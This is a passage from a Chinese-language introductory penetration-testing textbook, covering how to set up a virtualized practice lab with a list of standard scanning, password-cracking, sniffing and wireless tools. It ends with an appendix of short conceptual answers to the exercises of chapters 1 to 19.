- 如果在测试和实验过程中不巧对客户机造成损害或不利影响，可以轻松修复。实际上，在大多数情况下，只需要实验之前简单备份虚拟机，即可在虚拟系统受损后关闭受损的虚拟系统，并将备份覆盖损坏的文件，然后重新启动曾受损的系统。这就是重新恢复正常运行所需的全部操作。
- 可以在安装和测试新工具之前在大多数虚拟机中设置可用的还原点或称快照。如果某些事情未按预期的方式进行，只需要将客户机回滚到更改之前的一个还原点，然后即可再次进行测试，并尝试其他的操作或步骤。
- 虚拟化的最大优点之一是它比多个物理系统便宜得多。此外，较低的功耗、维护

要求及可移植性使其成为一种高效得多的测试方式。

19.2.2 虚拟化的缺点

对于IT领域的几乎每种情况，虚拟化都是一个富有吸引力的选择；然而，任何事物都有缺点，虚拟化也不例外。事实上，虚拟化虽然是许多问题的有效解决方案，但不能将其视为解决任何潜在问题的万应灵丹。以下是虚拟化不太适合的一些情况：

- 在大多数情况下，需要在虚拟环境中运行的软件应该能够运行得很好，没有任何大问题。然而，在某些情况下，那些需要直接访问硬件的软件在虚拟环境中会出错。请在完全启用虚拟化之前对这类软件进行研究。
- 与一些软件在虚拟化或虚拟环境中无法工作类似，一些硬件也是如此，这类硬件在虚拟环境下无法正常工作，或是完全无法运行。例如，某些无线适配器或蓝牙适配器无法在虚拟环境中正常工作。因此，如果需要使用这些工具，可能需要继续使用物理系统。
- 虽然不一定是使用虚拟化的障碍，但值得注意的是，虚拟环境在物理主机上的硬件需求大于在一个物理主机上直接承载一个环境时的硬件需求。在内存和处理器方面的硬件需求具体会增加多少并非笔者能在此回答的问题，因为需求量会取决于选择在特定物理系统之上承载的内容而有所不同。笔者可以肯定的是，在虚拟机上运行时的硬件需求将会高于操作系统与硬件一对一配置时的需求。

在此列出的几点无论如何都并非详尽无遗。应针对自己的工作，依据所选择的硬件和软件以及应用程序和虚拟化软件，评估这些问题，因为每种组合都可能改变得到的结果。

微软的Hyper-V、Oracle的VirtualBox和EMC的VMware是三种最流行的虚拟化软件。建立基于虚拟化的实验室确实不止一种方法：这只是一个确定自身需求与资金支持能力的问题。请做好在找到适合自己的环境之前进行大量的阅读与评估的心理准备。

19.3 开始行动，以及所需资源

建立实验室时，你可以建立一个必备事项列表和一个希望拥有事项的列表。然而，无论该列表如何，必须首先建立一个用于建立实验室的基础环境。

建议首先回顾一下之前在确定建立实验室的动机时自问的问题。然后了解具备吸引力的虚拟化软件包，并进行试用，以确定一种适合自己的，然后即可从操作系统、硬件需求和网络访问等相关方面开始确定的基础环境需求。

请记住，建立实验室时有众多方法可供选择。并没有一种放之四海而皆准，适合所有人的方法。但是，可以设置一些最低预期目标，并将其作为起点。

应考虑的基本要求如下：

- 对于内存而言，多多益善。理想情况下，用于安装工具和测试环境的任何系统的内存都不应少于8GB；否则，将牺牲性能，并且某些时候将无法运行测试所需的工具。虽然虚拟化可以使用更少的内存运行，但建议使用32GB的DDR2内存来支持虚拟化并获得可接受的性能。
- 密切关注可用的硬盘空间容量。不需要任何应用程序或数据，操作系统本身的占用即可快速消耗所有可用的驱动器空间。因此，应计划适当容量的驱动器空间以用于页面文件、临时文件中的应用程序和数据的空闲空间。请计划至少1TB的空间。
- 考虑使用固态硬盘(SSD)驱动器取代传统(内部有旋转磁盘)的硬盘驱动器。SSD的性能比传统的驱动器好得多，当运行大量需要访问硬盘的程序时，这种优势会变得更加明显。
- 开始考虑需要使用主机操作系统。任何主流虚拟化软件和操作系统都是合适的，但请记住，并非每个虚拟化软件都使用于所有的操作系统。你可以使用有意配置为易受攻击的虚拟机，例如Metasploitable，一个专为渗透测试设计，而不是用于非测试生产环境的Linux操作系统。
- 检查你选择的硬件是否支持无线适配器的监视模式。

19.4 安装软件

设置好环境后，还需要确定所使用的工具。本书已经讨论了许多不同类型的工具，可以在渗透测试中使用它们，同时还有很多本书并未涉及的其他工具。

以下列表是对于渗透测试者必不可少的工具。可将它们作为入门选择，但不要认为必须仅使用这些工具。应该始终关注搜集可能补充此处列表的攻击。

以下是扫描工具：

NMAP

NMAP可以在其开发者的网站www.nmap.org获取。由于该工具是一个灵活而强大的软件，而且是跨平台的，因此应该认真考虑将它作为工具包的一部分。

Angry IP

可以在www.angryip.org处获取，该软件是一种可以简单地在网络上查找上线和下线主机的工具。虽然NMAP中的几个开关选项也可代替此工具的功能，但它可能仍然是工具包中的一个好选择。

以下是密码破解工具：

L0phtCrack

它可以从www.l0phtcrack.com获取。

John the Ripper

它可以从www.openwall.com/john获取。

Trinity Rescue Kit

这是另一种多用途工具，可用于在本地计算机上执行密码重置。可以从www.trinityhome.org处下载。

以下是嗅探器：

Wireshark

Wireshark是IT业界最流行的数据包嗅探器，可从www.wireshark.org获取。它是完全可定制的，且具有丰富的功能，同时拥有大量在线和印刷版的文档和帮助。Wireshark在这些操作系统平台上具备跨平台的支持和一致性。

Tcpdump

它是一个流行的命令行嗅探器，可用于Unix和Linux平台。请参阅www.tcpdump.org。

Windump

它是tcpdump的一个Windows平台移植版本。请参阅www.winpcap.org/windump。

以下是无线工具：

Insider

它是一个网络检测和定位工具。请参阅www.metageek.com。

Bluesnarfer

该工具可以从任何Linux发行版的存储库中获取。

Aircrack-ng

它是一套用于定位和评估无线网络的工具。见www.aircrack-ng.org。

> ▶ 要将技能提升到另一个层次，请考虑在虚拟环境中安装Kali Linux或Parrot OS。这两个操作系统都是专门用于渗透测试的。虽然它们的覆盖范围超出了本书的深度，但使用它们是向专业测试者过渡顺理成章的下一步。

19.5 本章小结

作为渗透测试者，现在应知道建立实验室环境的重要性。建立实验室后，无论是使用物理机还是虚拟机，都能够在安全和隔离的环境中练习技艺，而不会对未获得授权的他人

的环境造成损害。这样一个环境能够提供几乎无限的工具组合和测试的可能性，从而为你开辟新的世界。

19.6　习题

1. 你会考虑使用何种操作系统进行虚拟化创建实验室，为什么？
2. 选择虚拟化而不是安装物理操作系统有什么好处？
3. 使用虚拟化有何缺点？
4. 虚拟化对客户环境中承载的应用程序软件有限制吗？
5. 建立一个实验室环境有何好处？

附 录

习题答案

第1章：渗透测试简介

1. 技术控制项、管理控制项和物理控制项。

2. 恶意黑客和渗透测试者的主要区别在于其目的和获得的授权，无论从法律意义上还是其他方面都是如此。渗透测试工作者的工作将严格按照合同的规定进行，该合同规定了何为违规操作，以及测试结束时预期渗透测试者提交的成果。

3. 渗透测试人员常见的名称还有道德黑客、白帽黑客等。三个名称都是正确的，它们描述的是同一类人员(尽管在某些场合有的人可能会就这些明显的近义词展开争论)。

4. CIA三要素代表了一个周密而有效的安全策略所必须考虑的三个核心因素。任何安全计划或渗透测试都应考虑系统的机密性、完整性和可用性，以及如何攻击和维护这三个要素。

5. 以下均属于网络犯罪：身份盗用、服务窃取、网络入侵或未经授权的访问、社会工程、发布和/或传播非法材料、欺诈、侵占、垃圾搜集、编写恶意代码、未经授权地销毁或更改信息、拒绝服务(DOS)和分布式拒绝服务(DDOS)攻击、网络骚扰、网络欺凌、网络恐怖主义。

第2章：操作系统与网络简介

1. OSI模型是一种开放标准，为网络技术定义了一个单一、通用的模式。 OSI将网络上的服务和功能分成七个独立的层次；每一层都有该层负责处理的一组特有功能。

2. TCP是一种面向连接和可靠的协议，可保证信息的传递。 UDP是一种尽力而为的协议，无法提供与TCP相同的可靠性。由于存在开销，TCP在同样环境中传送信息的速度没有UDP快。

3. MAC地址是存储在网络设备中的一个物理地址。该物理地址对于每个网络设备是唯一的，并使用十六进制格式。

4. 公网IP地址是Internet上任何可路由的地址，该地址必须由某个群体注册并租用。内网IP地址仅在局域网络中可用，不需要注册就能使用。

5. IP地址的主机部分定义一个特定的系统，而网络部分则是分配给网段的标签。二者共同表明了流量应发往或来自哪个网络的哪台主机。

6. 路由器是一个硬件设备，负责将可路由的流量导向到其预定目的地。路由器在OSI模型的第3层上工作。

7. 32位。

第3章：密码学简介

1. 对称加密有比非对称系统性能更好的优势，尤其是在数据量很大时。

2. 算法是用于描述执行特定加密形式的一个公式或一组指令。

3. 隐写术可将数据隐藏在其他类型的数据中，因此很有用。通过应用隐写术，能够隐藏数据，使其无法或不易被不够细心的检查者发现。

4. 隐写术提供了隐藏数据，使其无法被观察者轻易发现的能力。另一方面，密码学可有效地保护信息，但是加密信息的出现显然意味着保护或隐藏了某种东西，因而会引起更详细的检查。

5. 哈希提供了一种验证信息的状态或完整性的方法，而非确保信息不被未经授权方访问。 哈希在验证文件或其他数字信息的状态时很有用。

第4章：渗透测试方法学综述

1. 渗透测试方法学用于确保测试遵循某套流程并完成某些任务。此外，如果进行合规性测试，方法学还确保测试符合法规或其他法律要求。

2. 如果渗透测试是被要求作为监管审核或合规性测试的一部分，法律将可能发挥重要作用。未能遵守特定流程并按照规范日程执行，可能会导致民事和监管上的处罚。

3. 取决于其目标和设计用途，不同的方法学测试步骤会有所不同，例如，针对HIPAA的渗透测试中会有一些可能需要调整流程以适应的特定目标。

4. 界定渗透测试的范围很重要，因为它可让客户和渗透测试人员了解测试目标。 界定范围的过程应力求明确界定测试的所有目标，以及测试结束时预期交付的成果。

5. 未经书面授权进入网络或系统的渗透测试人员和黑帽黑客并没有什么不同。如果测试目标发生扩展、更改或因其他原因与原始目标不同，必须获得书面许可。不能以口头批准或请求代替执行任务的书面许可。

第5章：情报收集

1. Whois用于获取域名相关信息，包括所有权和注册表信息，以及域名服务器数据。该信息可用于识别域的关键点，可用于后续进一步研究。

2. 时光回溯机可用于检索网站在其生命周期内的归档快照。在实践中，这些快照可能揭示出可用于了解公司情况的信息，可能还能获得一些已被删除的信息。

3. OSINT代表公开源情报，它是指从公开可用的来源收集信息。 OSINT信息源包括网站、目录、工作招聘广告和其他非秘密或封闭的来源。

4. Google黑客技术可以自定义输入Google搜索引擎的查询指令。通常，输入Google的查询指令效率并不高，因为它们只能从一般意义上查找信息，但是通过Google hacking的方法，可使查询更为精确，有的放矢，从而更容易得到有用的结果。

5. Echosec的用处在于它不仅提供了搜索社交媒体帖子的能力，而且还能按照发帖位置进行定位，并将这些帖子置于地图上的相应位置。此外，它还可以按照社交网络和关键字进行搜索，进一步提高找出有用数据，甚至将其链接到位置和个人的能力。

第6章：扫描和枚举

1. 当数据包超过传输它的网络可处理的包大小限制时，会发生分段。在数据包超过网络的MTU时，它将被分段成较小的部分，每个部分均将转发到原数据包的预期目的地，并在此重新组合。

2. 套接字是用于标识连接端点的IP地址和端口号的组合。

3. ping扫描用于确定子网中的哪些主机是存活或称“在线”的，以及哪些主机未存活，或称“离线”的。在通常使用中，ping扫描可用于扫描，以更为精确地定位有价值的主机。

4. 端口扫描用于识别系统中开启和关闭的端口。 当端口被识别为开启或关闭时，可以进一步检查端口以确定在给定端口上是否有一个正在监听的服务。

5. 枚举用于提取诸如用户名、组、系统信息、共享数据、策略信息、操作系统数据、服务数据等信息。

6. banner抓取可揭示正在侦听给定端口服务的信息。这些信息可用于确定服务的配置方式甚至是其他目标系统的相关数据。

7. 三次握手用于建立与主机的TCP连接。 三次握手仅发生在TCP连接中，而在UDP连接中并没有握手过程。

8. TCP是一种可靠的面向连接的协议，为连接提供管理和其他功能。 UDP是一种无连接和不可靠的协议，没有任何管理连接的能力。

第7章：实施漏洞扫描

1. 漏洞扫描旨在找到系统中的脆弱点。但是漏洞扫描只能找到弱点，而不能进行利用。

2. 自动化扫描是一种可用于清晰了解操作系统和应用程序存在的弱点的有效方法。

使用自动化扫描，可以在短时间内生成一份详细的报告。然而，该类型扫描的缺点是它们只能找出固定数量的、其设计针对的已知漏洞。

3. 手动扫描可以用精确和有针对性的方式检测系统，并且使扫描有更高的灵活性。

4. 此类扫描需要适当的凭据认证一台计算机，以在不需要尝试进行侵入式扫描的前提下确定是否存在漏洞。

5. 漏洞是由于缺陷或事故存在于系统中的弱点。

第8章：破解密码

1. 由于诸多原因，该密码不是一个强密码。密码不应全部为大写，不应全部为字母，不应少于11个字符。

2. 这是一种尝试每个可能的字符组合，直到找到正确的字符的攻击。 虽然这种攻击有成功的可能性，但许多现代系统采用诸如账号锁定和错误登录计数等技术以阻止此类攻击。

3. 离线攻击是一种不依赖于与目标系统的交互的攻击。

4. 被动攻击是一种接触目标系统，但不会主动产生可能暴露攻击存在的流量或活动的攻击。 正是这种无活动特点才能使其难以发现。

5. 在一个账户被攻陷并且其密码被破解后，下一步就是使用这些新的权限来执行某些功能，此时提权即可发挥作用。提权是将获得的访问权限提升到更高级别，从而可以实施更多的行动的过程。

第9章：使用后门和恶意软件保持访问权

1. rootkit特别危险，因为它们可以拦截和响应合法的系统请求。例如，rootkit可以拦截来自防病毒软件的请求，并且回复它系统是干净的，尽管事实与之相反。

2. 病毒是一种设计用于复制和感染其他文件或更改宿主系统的恶意软件。 病毒的例子包括宏病毒、隐形病毒、MBR病毒和多形病毒。

3. 木马通常依赖社会工程，诱使受害者激活其载荷。

4. 后门被植入系统中，作为以后快速访问系统的手段。

5. netcat软件可用于远程连接到系统，也可以执行其他类似的任务。该软件不仅可以远程连接到系统，还可以运行命令和传输文件。

第10章：报告

1. 报告的目标是以可呈现和可理解的形式向客户提供渗透测试过程中发现的信息。

2. 由于渗透测试者需要做笔记并撰写报告以提供给客户，因此写作技巧变得至关重

要。渗透测试者在向客户做说明时，应努力提供清晰和有组织的信息。

3. 报告中包含的技术信息应适合受众水平，并将任何其他信息作为支持文件纳入。

4. 除了帮助理解测试结果这一显而易见的原因外，客户要求报告的原因还有法律原因、合规性或记录存档、证明进行了某项测试，以及判断现有安全措施是否满足需求，或是需要重新评估。

5. 使报告对客户更具可读性、更加有用，并确保满足合规性要求且信息可读。

第11章：应对安防和检测系统

1. 防火墙是一种用于隔离具有不同安全要求网络的软件或硬件设备。启用防火墙时，它将使用一系列规则控制进出两个方向的流量。

2. NIDS用于检测网络上的恶意或可疑活动。

3. HIDS仅限于其可以检测的网络活动量。通常它可检测宿主系统接收和发送的连接。

4. 蜜罐是一种用于模拟一个合法系统以检测攻击的硬件或软件机制。

5. 基于知识的NIDS的缺点在于，它依赖于已知攻击的数据库检测可疑活动。 如果数据库未定期更新，则可能无法检测到较新的攻击。

6. DMZ是一个两个网络之间的缓冲区，通常位于内联网和Internet之间。

第12章：隐藏踪迹与规避检测

1. 规避是渗透测试过程中的重要考虑因素。规避意味着积极主动地采取措施，以避免在执行测试期间或之后被检测到。该过程旨在避免将信息遗留在可能用于揭示发生了未经授权行为的系统上。

2. 备用数据流是NTFS文件系统的一项功能，用于存储文件的信息或元数据。存储在ADS中的信息可以包括链接到另一个文件的整个文件，但不会显示在目录列表中。

3. 隐写术提供了隐藏数据，使其无法被观察者轻易发现的能力。另一方面，密码学可有效地保护信息，但是加密信息的出现显然意味着保护或隐藏了某种东西，因而会引起更详细的检查。

4. Log Parser Lizard和同类实用程序可使用复杂的SQL表达式搜索日志文件，从而更容易发现有价值的信息。

第13章：探测和攻击无线网络

1. 两者之间的最大也是最明显的差异是有效工作距离。大多数情况下，蓝牙的有效距离仅限于30英尺内，而Wi-Fi有效距离至少为其三倍。

2. 八木天线和平板天线的主要区别在于平板天线能够发射比八木天线更宽的单向波束。

3. 对消费级应用而言，蓝牙网络的范围通常在30英尺以内。如果使用特殊的天线或适配器，可以有效地将距离提高到几千英尺或以上。

4. 有许多可能影响范围或性能的原因，其中最大的是干扰。干扰可能对无线网络产生重大影响，降低速度，缩小覆盖范围。

5. IoT是指物联网，它是可连接到Internet的设备的统称。

6. IoT的最大问题是，大多数设备几乎或完全没有安全措施。

第14章：移动设备安全

1. 沙箱可使应用程序在其自有的隔离并受保护的内存区域内运行，从而保护应用程序不被攻陷。

2. Kali Linux NetHunter是用于执行渗透测试的Android版本中最流行的版本之一。

3. Unix。

4. SELinux内核为Android操作系统提供了强大的安全性。

5. Java。

第15章：进行社会工程攻击

1. 使用其手法从某个人身上读取或提取信息的过程。

2. 权威可用于恐吓或说服受害者泄露信息。

3. 社交网络是获取信息的一种有效方法，因为许多用户在社交网络中提供个人信息和其他信息。

4. 教育和培训。

5. 勒索会非常有效，因为它可让受害者认为若不满足攻击要求，令人尴尬的个人秘密或信息会被公之于众。

第16章：加固主机系统

1. 加固是通过移除系统中不必要的服务，并按照特定目标重新进行配置，且不纳入任何该目标角色所不需要的内容，增强系统的安全性的过程。

2. 加固通过移除不必要的项目并重新配置系统，减少了潜在攻击入口，使得系统更为安全。

3. 不能，所有的系统都需要评估其弱点和功能角色，然后进行相应的加固。

4. 打补丁可以消除或修复系统上的问题，因而应当定期进行。

5. 漏洞是系统中因缺陷、事故或缺乏对抗手段存在的弱点。虽然漏洞本身不是一个问题，但入侵者可以利用漏洞造成损害。

第17章：加固你的网络

1. DMZ是存在于用户内网和外网间的外围网络。该网络结构通常用于承载供公开访问的服务，如Web服务器。

2. 多宿主网络是一种具有三个或以上网络连接的防火墙。

3. 基于知识的IDS是一种依赖于已知攻击数据库的IDS，该数据库可定期下载和更新以检测新的攻击。

4. 最常见的NIDS 部署位置一般是不同网段中的有价值或关键资产附近，另外还可将NIDS部署在DMZ中，以检测进入的攻击和可疑活动。

第18章：规划职业成功之路

1. 一名渗透测试工作者应该考虑建立参考指南和手册的资料库，以使自己的技能与时俱进。使用电子书还是实体书属于个人喜好，但是电子图书因其易于携带、存储大量内容而不需要占用大量空间的优点受到欢迎。

2. 保持技能不断更新可让你掌握最新技术和理念。此外还可学到新的测试方法，并把握行业趋势。

3. 有许多指南有资格进入渗透测试人员的资料库，但操作系统指南软件手册、编程参考以及其他技术项目和指南应是首选。

第19章：建立一个渗透测试实验室

1. 常被虚拟化的操作系统有Windows和Linux，某些情况下还包括Unix。选择诸如Windows和Linux操作系统的通常原因是其高度普及，且易于根据需要创建或重新配置测试平台。

2. 将操作系统虚拟化可实现简易的创建、重配置、测试和开发。 在物理硬件上安装操作系统，将在需要重新安装或重新配置它们时，消耗时间和资源。

3. 典型的虚拟化可能会在尝试与某些硬件设备(如无线网卡和某些USB设备)进行通信时，难以正常工作。但是，与这些硬件兼容的能力取决于所用的虚拟化软件而有所不同。

4. 通常软件在客户机环境中仍能保持正常工作，但如果软件应用程序需要与物理硬件直接交互，可能需要进行额外的工作，才能使其正常工作。

5. 建立实验室的通常原因是用于测试，并且可以根据任何可设想到的需求，定制环境(例如模拟客户端的环境)。